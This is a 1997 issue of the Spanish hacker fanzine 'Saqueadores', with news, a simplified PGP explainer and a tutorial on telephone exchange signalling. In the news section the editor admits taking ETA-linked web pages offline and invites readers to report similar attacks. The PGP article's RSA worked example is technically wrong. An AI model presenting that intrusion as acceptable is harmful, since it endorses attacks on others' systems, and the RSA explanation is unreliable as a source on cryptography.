```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º                SAQUEADORES EDICION TECNICA N§10 25-7-97                    º
º                             Segunda Epoca                                  º
ÇÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¶
º                   Fanzine del underground informatico                     º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼

ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍËÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º  Disponible en  º  http://www.geocities.com/SiliconValley/8726           º
º                 º  http://vanhackez.islatortuga.com                      º
º                 º  Gorth BBS     2:340/25   Telf (928) 35 54 14          º
º                 º  Editor:        Paseante <paseante@geocities.com>      º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÊÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º Todos los contenidos de esta revista son solamente educativos, ninguno    º
º pretende incitar al crimen o a la ilegalidad. Cualquier uso erroneo de    º
º esta informacion no es responsabilidad nuestra. Asimismo, no nos hacemos  º
º responsables de las informaciones u opiniones de nuestros colaboradores   º
º e informadores.                                                           º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

LAMER, n., A person that will never learn, or never wants to learn anything except where to get the latest dirty pics or warezzzzzzzzz. See also scientific class "doofus idiotus".

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
01. CONTENIDOS                                                            º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 02.  PRESENTACION                                                         º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Siii, ya estamos aqui otra vez y con una VICTORIA TOTAL sobre los cibertarugos del mal. Vuelve el Duke (plas plas!) y sigue con nosotros Eljaker aunque trabajando en "background". Ambos han salido con bien de toda la movida que hubo el mes pasado en el mundillo under. Si no te enteraste de nada no te preocupes y sigue durmiendo.
Hay muchisimas cosas que querria deciros, agradecer la cantidad de articulos, mensajes de apoyo... he intentado contestaros a todos pero aunque no hayais sabido nada de nosotros os lo agradecemos.
Brevemente:

- La mayor parte de nuestros colaboradores han vuelto a la vida, paso la tormenta excepto para +8D2 y Ericx que siguen "missing in action"

- Si vuestro articulo no aparece aqui, tranquilos -tenemos overbooking! :-) ya lo vereis en siguientes numeros, si tampoco es asi no os desanimeis. Zamora no se tomo en una hora. Seguid intentandolo, al menos aprendereis.

- En las encuestas recibidas a traves de nuestra pagina (gracias!) hemos detectado que: para unos la revista es compleja, para otros no. Para unos hay que tratar temas xyz, para otros vbw.. pero estais de acuerdo en 3 cosas.
* Mas hack
* Mas revista (todos la encontrais corta). Espero que no sea por peloteo ;)
* La revista es cojonuda. Gracias e igual que arriba ;)

Hemos tomado en cuenta los datos de la encuesta a la hora de elaborar la revista, animamos a los que aun no la han hecho a que la hagan para que podamos hacer una revista mas interesante.

- De nuevo gracias por la solidaridad, viene muy bien. Ahora tenemos mas ganas que nunca (aunque sea verano) de contar cosas y de seguir haciendo una revista cada vez mejor.

Eso es todo, ahora sujetaos el cinturon. Despegamos.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 03. NOTICIAS                                                                º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Estrenamos seccion debido a la demanda detectada en la encuesta, veremos que tal sale :-)

** Hacking de la pagina "The Lost World" **

La pelicula "El mundo perdido" tiene una pagina Web que fue hackeada a principios de julio, los principales medios de comunicacion se han hecho eco de ello.
En Saqueadores no vamos a repetir la bazofia oficialista, aqui no nos creemo mucho de este "supuesto hack" y no somos los unicos.
La pagina hackeada estuvo on-line de 3 a 8 Am, horas "muy convenientes"
No presentaba las caracteristicas habituales del hack sino que todo era "muy potito" y apto para ni¤os.
Universal ha conseguido un monton de publicidad extra, visitas al site y el "glamour" que desprende eso de haber sido victimas de un hacker
Que cada uno opine lo que quiera, nosotros ya lo hacemos.

** Cierra el remailer Huge Cajones **

Desgraciadamente, victima de un spammer, uno de los mejores y mas fiables remailers de Internet ha cerrado. El cierre se produjo el 1 de julio y no se sabe con certeza si volvera a la actividad.
Para aquellos que me hayais enviado correo -a Paseante- seguramente no ha tenido repercusiones pero aunque cambie mis "reply block" tan rapido como pude y seguramente no se perdio ningun mensaje siempre cabe la posibilidad de que alguno de vuestros mensajes de finales de junio se perdiese mientras intentaba alcanzar mi buzon final pasando a traves de dicho remailer que era uno de mis preferidos.

** PGP 5.0 out! **

Para los norteamericanos ya esta disponible el PGP 5.0 desde hace tiempo, cuando leais estas lineas puede que para los europeos tambien.
No obstante desde principios de julio el PGP 5.0 se puede "downloadear" de la seccion de Archivos de Saqueadores (y sin cometer delito de exportacion ilegal!!).
No pregunteis como ni porque, pero ya sabeis, si aun no ha salido en Europa, lo podeis coger de Saqueadores sin tener que mentir ni incurrir en delito.

** Cambios en Saqueadores **

Tras la tormenta de los ultimos meses, se han producido cambios importantes en Saqueadores y se ha abierto un profundo debate en el grupo.
Como ya sabeis el Duke y yo tomamos la responsabilidad de editar la revista mientras que otros miembros pasan a segundo plano.
Pero en estos momentos se esta debatiendo el futuro de la revista, algunos defienden la continuidad mientras que otros votan por cambiar la revista de formato (html como mejor alternativa), de nombre (si, dejaria de ser Saqueadores) pero sobre todo de contenidos, no para hablar del tiempo ni de botanica sino de los mismos temas pero con niveles mas elevados (una revista + "elite" en suma)

Cualquiera que haya leido SET con regularidad habra notado el incremento paulatino de contenidos y nivel de la misma, ahora mismo el grupo se halla dividido entre los que proponen continuar en esta linea y los que prefieren la linea "elite" (mejorar contenido, subir nivel drasticamente y restringir la circulacion para que no se haga muy popular).
Los recientes jaleos han demostrado que SET es quiza "demasiado conocida" y eso ha influido en la toma de posturas.
Os mantendremos informados, si quereis dar vuestra opinion podeis hacerlo por correo o dejando un comentario en el Web.

** HB apunta, ETA dispara **

Todos vosotros sabeis ya que los asesinos han vuelto a la carga sumando su victima 815 en su "lucha" para liberar a un pueblo que les grita en la cara que estan de ellos "hasta los coj*nes".
ETA ciega y criminal continua haciendo propaganda de su "lucha" en medios afines y a traves de Internet donde se puede leer el Euskal Herria Journal diciendo cosas como que "la manifestacion en Bilbao la componian espa¤oles venidos en autocar" y tontadas semejantes.
Despues de mucho pensar, de cavilar acerca de la libertad de expresion, el derecho a la censura y todo eso (y tras volver de una manifestacion) se me hincharon los coj*nes y las paginas que ETA tenia en IGC (vaya chiste!!) desaparecieron de la red durante UNA hora, esta hora es el mismo tiempo en que Euskadi paro para homenajear a Miguel Angel y considere que aun contra su voluntad los etarras debian sumarse al homenaje.
Lamentablemente no fue posible colocar el lazo azul en vez de sus paginas, ya que debio haber previos intentos de hacking y la cosa fue bastante mas chunga de lo esperado.
Es solo un gesto, es nuestro gesto y suponemos que no ha sido el unico.

Por cierto, supongo que acabo de confesar un delito. :-?. Esta bien, venid a detenedme, soy un delincuente. Escribidnos diciendo lo que hicisteis vosotros o lo que sepais que hicieron a los etarras en Inet.

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 04. EL PGP EXPLICADO PARA TONTOS                                          º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

EL PGP EXPLICADO PARA TONTOS

Por Antonio Galvez

Vamos a intentar explicar como funciona el PGP de tal manera que TODO el mundo lo pueda entender, el texto esta lleno de imprecisiones y deformaciones que lo hace entendible para el profano pero que son una aberracion para el "experto".

El motivo por el que esto existe es la cantidad de tonterias que se oyen de vez en cuando sobre el PGP diciendo que no es seguro y que se puede romper, -CLARO QUE SE PUEDE ROMPER-, pero tras trillones de milenios de calculos por cada mensaje. La ignorancia produce el miedo, lee, aprende, y sientete seguro, tienes motivos para ello. (Esto no quiere decir que fies, pero si dudas hazlo con fundamento)

Si quieres mas y mejor informacion te recomiendo el LIBRO de Alfonso Martin que circula por la red, escrito en perfecto Espa¤ol y que es lo mejor que hay gratis sobre criptografia en el mundo. (crip_amp.arj de mas de 2 megas)

Empecemos:

El PGP combina 3 algoritmos (procesos) matematicos, para lograr:

-Cifrar de forma "convencional". (usa el algoritmo IDEA)
-Cifrar con criptografia de clave publica. (usa el RSA)
-Hacer "CRC’s" de alta seguridad contra manipulacion. (usa el MD5)

El PGP permite que dos o mas personas se comuniquen de manera cifrada sin que tengan que pasarse claves por vias seguras (como el tlf o similar), tambien permite "firmar digitalmente", ¨como logra esto?, no es sencillo.

Empecemos por lo mas sencillo, todo el mundo conoce los clasicos cifradores en los que tu metes un texto por un lado, una clave por el otro y el resultado ’solo’ puede ser descifrado si se conoce la clave.

El PGP usa este sistema por que es seguro y rapido, el solito elige la clave aleatoriamente en cada mensaje (tambien puedes elegirla tu si usas el PGP como cifrador convencional), esta mide 128 bits pero tiene el problema de como hacer saber al receptor cual es la clave.

Aqui es donde entra el RSA, este algoritmo no funciona con una clave como la del algoritmo antes mencionado, si no que usa dos. Podria decirse que usa una para cifrar y otra para descifrar y que lo que una cifra SOLO la otra lo puede deshacer, ¨que como hace esto?, es muy curioso, alla va:

El RSA:

El RSA se basa en la exponenciacion y el modulo, supongamos que ya tenemos una pareja de claves RSA, una secreta y otra publica, queremos cifrar un n§ (al final todo, textos ASCII, programas ejecutables, etc, se reduce a n§ binarios), por ejemplo 1234 (en la practica es un valor de 128 bits lo que hace que el n§ tenga casi 40 digitos), nuestra clave va a ser de solo 11 bits de modulo

(el maximo del PGP son 2047) y de 7 bits de exponente (no se cual es el maximo).
Supongamos (todo ha sido elegido al azar como ejemplo):
Mensaje a cifrar: 1234
Modulo: 4313
Esponente: 97

Lo que haremos (mos o menos) es cojer el 1234 y multiplicarlo por si mismo un 97 veces, el resultado puede ser superior al n§ de gotas de agua que hay en el mar. A este resultado lo dividimos por 4313 hasta que el resultado sea menor de 4313 y no podamos dividir mas, entonces nos quedaremos con el resto de la division, supongamos que es 739.

Fijaros que ni siquiera sabiendo el valor del modulo y del exponente se puede saber cual fue el n§ que se cifr¢, -puede ser casi cualquiera-, desde 0 hasta el supuesto n§ de gotas del mar uno de cada 4313 valores dara el mismo resultado, calcularlos todos es tarea de dioses y es imposible discernir cual es el autentico.

Tu, viendo la salida, sabes que un n§ elevado a 97 y con un modulo de 4313 da 739, lo unico que puedes hacer es cojer y suponer que ese n§ es 1 hacer la operacion, ver el resultado, si no es 739 suponer que es 2 y asi sucesivamente, pero te vas ha encontrar con que a lo mejor con el 2 va y te da 739, y con el 27 y con el 149 tambien, ¨como saber cual es el bueno?, y eso que aqui los n§ son sencillos, en el caso del PGP que son 128 bits -tardarias trillones de gigaenios-

Si lo pensais, os direis, que entonces es imposible descifrar un mensaje cifrado con este sistema, este es el secreto del RSA, esos valores que he puesto como ejemplo (el del modulo y exponente) en realidad no se eligen tan al azar, el PGP en base a valores aleatorios (si no todos tendriamos la misma clave ¨no?) calcula una pareja modulo-exponente en base a la cual y a un sistema que ya no soy capaz de explicar (ni es la intencion de este texto explicar el RSA en profundidad), determina otra pareja modulo-exponente que ES LA INVERSA de la anterior, es decir que si tu cojes el 739 y lo multiplicas por si mismo (lo elevas a la potencia) del exponente inverso del que hablamos antes y le restas el n§ inverso hasta que no puedas mas (es decir: le calculas el modulo) TE DARA EL VALOR ORIGINAL, me explico:

Supongamos que las inversas son:
Modulo: 3727
Exponente: 31

Cojeremos el 739 lo elevamos a 31 (es decir, lo multiplicamos por si mismo treinta y una veces) y el resultadillo lo dividimos por 3727 y nos quedamos con el resto de la division (es decir: calculamos el modulo, o dicho de otra forma: le restamos 3727 hasta que no se pueda hacer mas y nos quedamos con el resultado), el resultado sera 1234.

Naturalmente quien conozca la pareja modulo exponente publica NO puede calcular la privada sin dejarse la vida en ello, claro, o por lo menos de momento nadie lo ha logrado, y no hablo de hakers de 16 a¤os, hablo de expertos matematicos de la comunidad internacional, todos lo buscan (si lo encuentran se forran) y nadie ha logrado encontrar un sistema que no requiera morirse calculando.

Despues de esto queda explicar, mas o menos, como funciona el IDEA.

El IDEA:

Aqui explicare mas o menos lo que hace, para que te hagas a la idea, si quieres enterarte bien, pillate el libro electronico de Alfonso Martin.

El IDEA combina 3 operaciones matematicas reversibles:


El OR exclusivo. (XOR) (se representa con un '$')
La suma.   (se representa con un '+')
La multiplicacion.   (se representa con un 'x')

Primero divide el texto a cifrar el bloques de 64 bits, lo divide en 4 trozos de 16 bits y empieza la fiesta:
Todas las operaciones se hace sobre 16 bits y el resultado es de 16 bits siempre. (la multiplicacion de dos operadores de 16 bits dara un resultado de 16 bits)


Al primer cacho se le multiplica una subclave (luego cuento de donde salen), al segundo le suma otra subclave, al 3 lo mismo y al cuarto le hace lo mismo que primero, Luego se coje el resultado de la operacion 1 y 3 y se les hace una XOR, lo mismo hacemos con el resultado de las operaciones 2 y 4, al resultado de la OR del 1-3 le multiplicamos otra subclave y el resultado lo sumamos al resultado del OR de los operandos 2-4 y tambien le hacemos una suma con el resultado del OR de los operandos 2-4 despues de haberles sumado el resultado de la OR de el resultado de la op. OR con la ultima subclave mencionada, aqui hemos llegado a la mitad de la explicacion de la primera ronda (son 8) y como me imagino que nadie se esta enterando, mejor lo dejamos y miramos el dibujito.

El algoritmo esta muy bien estudiado, si por ejemplo tu metes todo AAAAAAAAAA's con una clave cualquiera, por ejemplo todo AAAAAAA's tambien, el resultado sera como un fichero comprimido, completamente aleatorio.

Las X1,2,3,4 son los 4 trozos del primer bloque de 64 bits.
Las Z1,2,3,4,5,6 son las subclaves que se obtienen de la clave.



Esto se hace 8 veces, volviendo a meter la salida por la entrada y canbiando las subclaves, despues se aplica la transformacion de salida:



Para obtener las subclaves se "cifra" clave original de 128 bits de una manera similar a como se hace con el mensaje.

Los bloques de 64 bits resultantes pueden ser usados para cifrar los bloques siguientes de varias formas para que todos se afecten a todos pero no si hace esto el PGP ni como lo hace.

El mensaje queda hecho un churro que no lo reconoce ni su padre, pero conociendo la clave no es ningun problema deshacer el proceso.
Y si no conoces la clave solo tienes que ponerte a probar hasta que te salga algo logico, como solo hay 2 elevado a 128 posibilidades si tienes una maquina capaz de resolver mil millones de IDEAS por segundo (vamos, ni el HAL 9000) tardaras 1.079.020.000.000.000 millones de a¤os en encontrarlas todas, asi que en la mitad de tiempo como media podran encontrartela, pero siempre habra algun gilipollas que dira que el PGP se puede descifrar y no es seguro.

El PGP cambia la clave en cada mensaje eligiendo una aleatoriamente, excepto cuando se le usa como cifrador convencional, ese caso solo usa el IDEA y el MD5 unicamente y la clave la eliges tu.

El MD5.

Otro algoritmo que usa el PGP es el MD5, este algoritmo debe ser conocido para cualquier hacker que halla intentado crakear alguna password de linux o de otros sistemas ya que es un sistema muy usado.
El MD5 no sirve para cifrar un mensaje ya que lo destruye completamente, el MD5 (o su hermano menor el MD2 o el MD4) "cifran" una entrada de forma ireversible, la informacion no es recuperable de ninguna manera ya que hay perdida de informacion.
El PGP lo usa para firmar y para a¤adir un "CRC" de alta seguridad a los mensajes para que estos en caso de alteracion sean rechazados.

EL mensaje entero se pone en la entrada del MD5, y la salida (normalmente 128 bits) se cifra con clave secreta del RSA y se pone al final. El destinatario como tiene la clave publica puede deshacer lo que hizo la clave secreta (leer mas arriba) y ver el "CRC" del MD5 no tiene mas que descifrar el mensaje, pasarlo tambien por el MD5 y comprobar que son iguales para saber si alguien ha cambiado un solo bit del mensaje original.

El MD5 divide la entrada en bloques de 512 bits (si es mas peque¤o lo rellena con ceros) y les hace una serie de operaciones que dejan en ridiculo al IDEA ya que estas no tienen por que ser reversibles se aplican con mucha mas fuerza, todos los bits de la entrada determinan los bits de salida, todos se afectan a todos, si varias uno solo de los bits de la entrada, la salida no tendra nada que ver con la anterior.

Si alguien quiere alterar un mensaje firmado lo tiene muy facil, solo tiene que cambiarlo y calcular el MD5, como no sera igual que el que firmo con el RSA el autor original tendra que cambiar algo del mensaje alterado y repetir el proceso, asi hasta que lo encuentre, como SOLO tardara unos pocos miles de millones de a¤os le sera suficiente con un poco de paciencia.

FIN

EB4CAK Packet: EB4CAK@EA4EEN.EAM.ES.EU
eb4cak@nos.ea4rct.ampr.org agalvezc@nexo.es
PGP: 68 3A 7B 4E BC 6A 59 68 C6 82 36 BD FF 54 65 1E

EOF

```
É͸»
º 05. RED TELEFONICA CONMUTADA (II PARTE)                                    º
È͸¼
```

```
      _/_/_/_/            Red Telefonica Conmutada           \_\_\_\_
     _/_/_/_/                  Segunda parte                  \_\_\_\_\_
    _/_/_/_/                                                   \_\_\_\_\_
   _/_/_/_/                 por el Profesor Falken              \_\_\_\_\_
```

NOTA : Todo lo que se recoge a continuacion es de caracter informativo.
===== El mal uso que pueda realizarse de la informacion aqui recogida es unicamente responsabilidad del lector. El autor se desentiende por completo de lo que hagais. ¨Queda claro? (La paranoia de turno ;))

En la primera parte de esta serie de articulos sobre la RTC hablamos de las bases de la RTC y su definicion. Tambien empezamos con el concepto de la se¤alizacion y describimos la se¤alizacion que se produce entre el abonado y la central.

Algunos de vosotros recordareis que en el anterior articulo se mencionaba la existencia de se¤ales de teletarificacion. Estas se¤ales no fueron desarrolladas posteriormente por no usarse (o casi) en la actualidad. Pero para dejaros tranquilos, simplemente deciros que se basa en unos impulsos de 50Hz. o 12Hz. que la central envia al abonado. Este abonado debe contratar previamente el servicio, pues esta se¤al es la que usa el contador de pasos que antiguamente podiamos ver en algunos bares y cafeterias. Asi pues, a menos que dispongais de un contador de pasos en el telefono, no recibireis estas se¤ales.

En este articulo trataremos los diversos tipos de se¤alizacion que se producen entre las centrales telefonicas.

Quizas a algunos ya os suene lo que aqui se diga por haberlo leido en el documento SOKOTEL que antes del cierre podiais encontrar en IBERHACK. (Puede que vuelvan a colgarlo). Pero hay algunas modificaciones, e intentare desarrollarlo de la forma mas simple posible, para que tod@s lo entendais.

Ademas, dicho documento parece copiado directamente del libro sobre se¤alizacion en redes telefonicas de Vega, pero con algunos peque¤os deslices que intentare corregir.

Ya esta bien de charla, comencemos con...

SE¥ALIZACION ENTRE CENTRALES

Como habreis deducido, se trata de las se¤ales que intercambian las centrales para la gestion de una comunicacion. Estas se¤ales pueden estar clasificadas de acuerdo a diversos factores:

* Por su origen y destino.
* Por su naturaleza fisica.
* Por el sentido de la transmision.


La primera distincion que podemos realizar, mas evidente, se basa en lo que podemos encontrar en una central. La central esta compuesta por los enlaces y por los registradores.

No creo que tenga que deciros que es un enlace. ¨Que no lo sabeis? Pues estamos listos. Un enlace no es mas que por donde la central se conecta con la linea. Como el conector donde enganchais el telefono en vuestra casa. (Que por cierto, el conector ese de vuestra casa, que tendra 2 o 4 cablecillos, y que tiene capacidad para 6, se denomina RJ-11, p'a que vacileis a los amigos :))

El registrador es simplemente un organo de la unidad de control de la central.

De esta forma tenemos ya lista la clasificacion de las se¤ales segun su origen y destino. Por una parte tenemos las se¤ales usadas para el dialogo entre los enlaces, a lo que denominamos SE¥ALES DE LINEA, y por otra, estan las se¤ales intercambiadas en el dialogo de las unidades de control o SE¥ALES DE REGISTRADOR.

De forma grafica:



Asi, las se¤ales de linea, tambien llamadas de supervision, se encargan entre otras cosas de:

* Iniciar el dialogo previo.
* Retransmitir la tarificacion.
* Liberar los organos usados en la comunicacion.

Por su parte, las se¤ales de registrador, conocidas tambien como de informacion, se usan para:

* Seleccionar al abonado.
* Dar el estado de la linea alcanzada.
* Dar la categoria del abonado.
* ...

Ya hemos visto como se clasifican las se¤ales segun su origen y destino. En el dialogo entre las centrales, las se¤ales intercambiadas pueden tener origen en la central que inicia la comunicacion o en la central destino de la comunicacion. Asi distinguimos entre dos tipos de se¤ales, segun el sentido de la transmision:

* Se¤ales hacia delante (Central origen -> Central destino).
* Se¤ales hacia atras (Central origen <- Central destino).

Y solo nos queda la clasificacion de las se¤ales segun su naturaleza fisica. Ahi va la tabla, a ver si cuela:

* En corriente continua.
    * Simple cambio de estado.
    * Impulsiva.
    * Telegrafica.
* En corriente alterna.
    * Una sola frecuencia.
        * Dentro de banda.
            * Simple cambio de estado.
            * Impulsiva.
            * Telegrafica.
        * Fuera de banda.
            * Simple cambio de estado.
            * Impulsiva (raras ocasiones).
    * Varias frecuencias. (Siempre dentro de banda).
        * No simultaneas.
        * Simultaneas. (Multifrecuencia).
            * Dos entre cinco (2/5).
            * Dos entre seis (2/6).
* Numericas
    * Dentro de intervalo.
    * Fuera de intervalo.
    * Por mensajes.

(Bueno, parece que cuela. A ver si... Pos no, no ha colado, tendre que explicarlo).

Como veis, existen tres grupos de se¤ales segun su naturaleza. Las que corresponden a corriente continua, no creo necesiten explicacion, ¨o si? ¨Que si? Pos fale.

El simple cambio de estado es eso, un cambio de estado en la se¤al presente.

El impulso es el doble cambio de estado consecutivo. Esto produce un pulso. De ahi lo de impulso (Y que nadie se piense que pasa lo mismo que en el anuncio).

Y queda la telegrafica, que es establecer un codigo a base de impulsos (como el MORSE) para la comunicacion entre las dos centrales.

(-Huy, que dificil!)

Para las se¤ales que pertenecen al grupo de corriente alterna se puede aplicar lo dicho para corriente continua. Solo destacar que lo de dentro o fuera de banda se refiere a si la se¤al esta dentro del ancho de banda de un canal telefonico (300 a 3400 Hz).

Veamos ahora las diferentes se¤ales que se intercambian las centrales. Para ello usaremos la clasificacion de se¤ales segun su origen y destino, por ser la mas sencilla (ademas de la que os podreis encontrar en la mayoria de los libros sobre telefonia).

SE¥ALIZACION DE LINEA

Estas se¤ales, como ya se ha dicho, son las intercambiadas entre los enlaces de las distintas centrales que intervienen en una comunicacion. Los diversos tipos de se¤ales que nos podemos encontrar son:

* Disponibilidad - Es una se¤al transmitida hacia atras para indicar que el enlace de llegada esta dispuesto para establecer la conexion.

* Bloqueo - Tambien es una se¤al hacia atras que indica que el enlace de llegada no esta dispuesto para establecer la conexion. Recibir esta se¤al provoca que el enlace de salida quede no disponible.
* Toma - Se¤al hacia delante que provoca que el enlace de llegada pase a la posicion de trabajo, desencadenando en la toma u ocupacion de un registrador de la Unidad de Control de la cental distante, para encaminar la llamada.
* Invitacion a transmitir - Tambien conocida como CONTROL DE TOMA. Se¤al hacia atras que informa que se han establecido las conexiones necesarias para recibir las se¤ales de direccion (cifras de abonado).
* Respuesta - Se¤al hacia atras que indica que el abonado llamado ha contestado. Comienza la conversacion entre los dos abonados y la tarificacion (-Interesante!).
* Colgar - Se¤al hacia atras que indica que el abonado llamado ha colgado. Despues de recibir esta se¤al, la central esperara un tiempo predeterminado a que el abonado llamante cuelgue. De no colgar, pasado este tiempo, se liberara la conexion y se parara la tarificacion.
* Desconexion - Se¤al hacia delante que se produce cuando es el abonado llamante el que cuelga, o cuando vence el temporizador activado al recibir la se¤al de Colgar.
* Liberacion de guarda - Se¤al hacia atras como confirmacion de la recepcion de la se¤al de Desconexion.

